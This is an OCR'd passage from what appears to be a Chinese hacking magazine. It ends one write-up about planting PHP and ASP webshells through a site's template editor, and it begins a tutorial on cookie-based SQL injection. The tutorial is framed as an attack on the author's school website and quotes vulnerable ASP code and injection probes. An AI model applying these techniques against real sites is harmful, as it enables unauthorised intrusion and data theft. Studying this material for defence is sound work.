


图 7

最后折腾了很久，找到模板工具的链接：**http://www.XXXX.com/d/admin/index.php?Mod=Other::Template::List&TemplateDir=main.html**。

模板内容显示了 main.html 的内容，改变 TemplateDir 的值为 **../admin/index.php**，但是却没有显示出该文件的内容。又想到，保存的内容会不会是我们提交的这个值呢？访问：**http://www.XXXX.com/d/admin/index.php?Mod=Other::Template::List&TemplateDir=log.php**，模板内容就填上 php 马的内容，提交显示如图 8。




图 8

心想这套系统是 php 的，但是现在服务器是 win，估计程序不会把 asp 也列为禁止的文件夹类型吧？测试证明了我的想法是正确的，成功上传了 ASP 一句话木马，如图 9。

PS：最后想想，C:\Program Files 目录下应该是以前被废弃的数据库。




图 9

编辑点评：

在数据库的表里找敏感信息是一个很好的方法，大家应当学会。

菜鸟恶补之 COOKIE 注入

图 龙月 & 河南 NIIT

本编喜欢的是作者提供的 vb 代码

一、前言

前几天老师让我们做 ISAS 项目，平时不好好学习的我这下抓狂了，不知道如何下手，所以就到学校网站看看原来师哥师姐们的项目，这样心里有个数就好搞了。

提到学校网站，真是有点悲哀，我之前对它检测过，使用的是 .Net 和 sql2000，很多页面都存在注入，轻松就可以拿 webshell。这次当我再次进入主页时，发现网站早已脱胎换骨，网站整体非常 PL，什么都别说了，就冲这这么漂亮的网站，开战！玩黑的都不会放过自己学校的……




图 1

二、初步试探

首先拿着啊 D 注入工具对网站进行检测，找到几处注入点，如图 1 所示，可是字段却猜不出，这时候很多小菜都会觉得没戏了，即使知道手动注入也会觉得麻烦而放弃。

但是呢在这之前一定要手动检测一下，我们自己构造几个语句试试。首先是经典的 “**and 1=1**” 和 “**and 1=2**”，如图 2、如图 3 所示，由图可以看出，此页面是绝对存在注入漏洞的，因为




图 2




图 3




图 4

两次返回页面不同。

接着我们测试猜表语句“**select * from admin**”，出现了一个提示框，可以断定网站含有防注入程序，如图 4 所示。

看到这里得到两点：

1、啊 D 并不是字段猜不出，而是根本不能猜。

2、既然网站有防注入程序，只好试下 COOKIE 注入了（一般只要有防注入的网站大多都会对 post、get 两种提交方式进行过滤，但是 COOKIE 提交却很少被过滤。大家可以看看之前“黑手”的文章，COOKIE 注入的例子还是很多的）。

三、往事回首

学校网站暂且放一放，既然今天主题是 COOKIE 注入，那就说说我第一次利用 COOKIE 的故事吧。之前只对 COOKIE 注入有理论知识，但是没实践过，一次老师讲数据库时用到了一个 ASP 网站程序，主要是让我们更好的理解网站与数据库之间的关系。课后我就把这个程序 copy 下来自己研究，发现了 COOKIE 注入漏洞。

这是个企业网站，简单大方，但是不知道它具体是哪套网站程序，因为被别人改过了。首先看它显示产品的文件 shownews.asp，第 102 行代码如下：

```
….省略代码….
<td><%owen=request("id")%>    'id 没有经过任何过滤
….省略代码….
<%
Set rsnews=Server.CreateObject("ADODB.RecordSet")
sql="update news set hits=hits+1 where id="&cstr(request("id"))
conn.execute sql
sql="select * from news where id="&owen    '构造注入语句
rsnews.Open sql,conn,1,1
title=rsnews("title")    '打印新闻标题
if rsnews.eof and rsnews.bof then
response.Write("数据库出错")
else
%>
….省略代码….
<%=rsnews("content")%>    '打印新闻内容
```

此页面中 id 没有经过过滤就带到数据库中查询，注入就产生了。手动测试下“and 1=1”，弹出一个对话框，如图 5 所示。

在肯定了网站含有防注入程序之后，找到了过滤注入的




图 5

Check_Sql.asp 文件，此文件并没有针对 COOKIE 提交进行过滤。

看到这里可能小菜有点不明白 COOKIE 注入是怎么产生的？其实很简单：大家都知道，asp 网站是动态网站，网页的大量信息存储在数据库中，如果你留意的话，会发现这样的事情，就是访问同一个页面，返回的内容却不同。之所以返回不同内容，是因为页面调用数据库中数据不同。

例如某新闻页面地址为 xxx.asp?id=1，返回昨天新闻；xxx.asp?id=2，返回今天新闻，在数据库中每个 id 对应一个数据信息，提交不同的 id 则返回不同的数据信息。

那么是谁来提交这个 id 给数据库查询呢？如果你学过 ASP，就应该会知道是 Request 对象来完成这个操作的。

Request 有两种常用的提交方式：**Request.QueryString (GET)或 Request.Form (POST)**，这就是这个网站过滤的两种提交方式。同时 request 对象可以不通过集合来获得数据，简写成 **ID=Request("ID")**这种形式。

可能是程序员偷懒，这样写有一个问题，ASP 是按 QueryString、from、COOKIE、servervariable、集合的顺序来搜索，简写后的提交没有指定是哪一种提交方式，所以在 get、post 之后就会使用 COOKIE 提交方式，这样就给了我们利用的机会。

现在我们已经发现了 COOKIE 注入漏洞，如何利用呢？其实就一句话：很简单又很麻烦。说它简单是因为跟其它注入方式一样，在 id 后面加入注入语句即可，不过要修改 COOKIE；说它麻烦就是至今没有一个工具能直接扫描 COOKIE 注入，基本都采用间接的或者手动方式注入。

由于此网站程序是 ASP+ACCESS 的，条件更加严峻，只好手动猜解了（主要是让小菜了解手动注入）。

四、手动注入

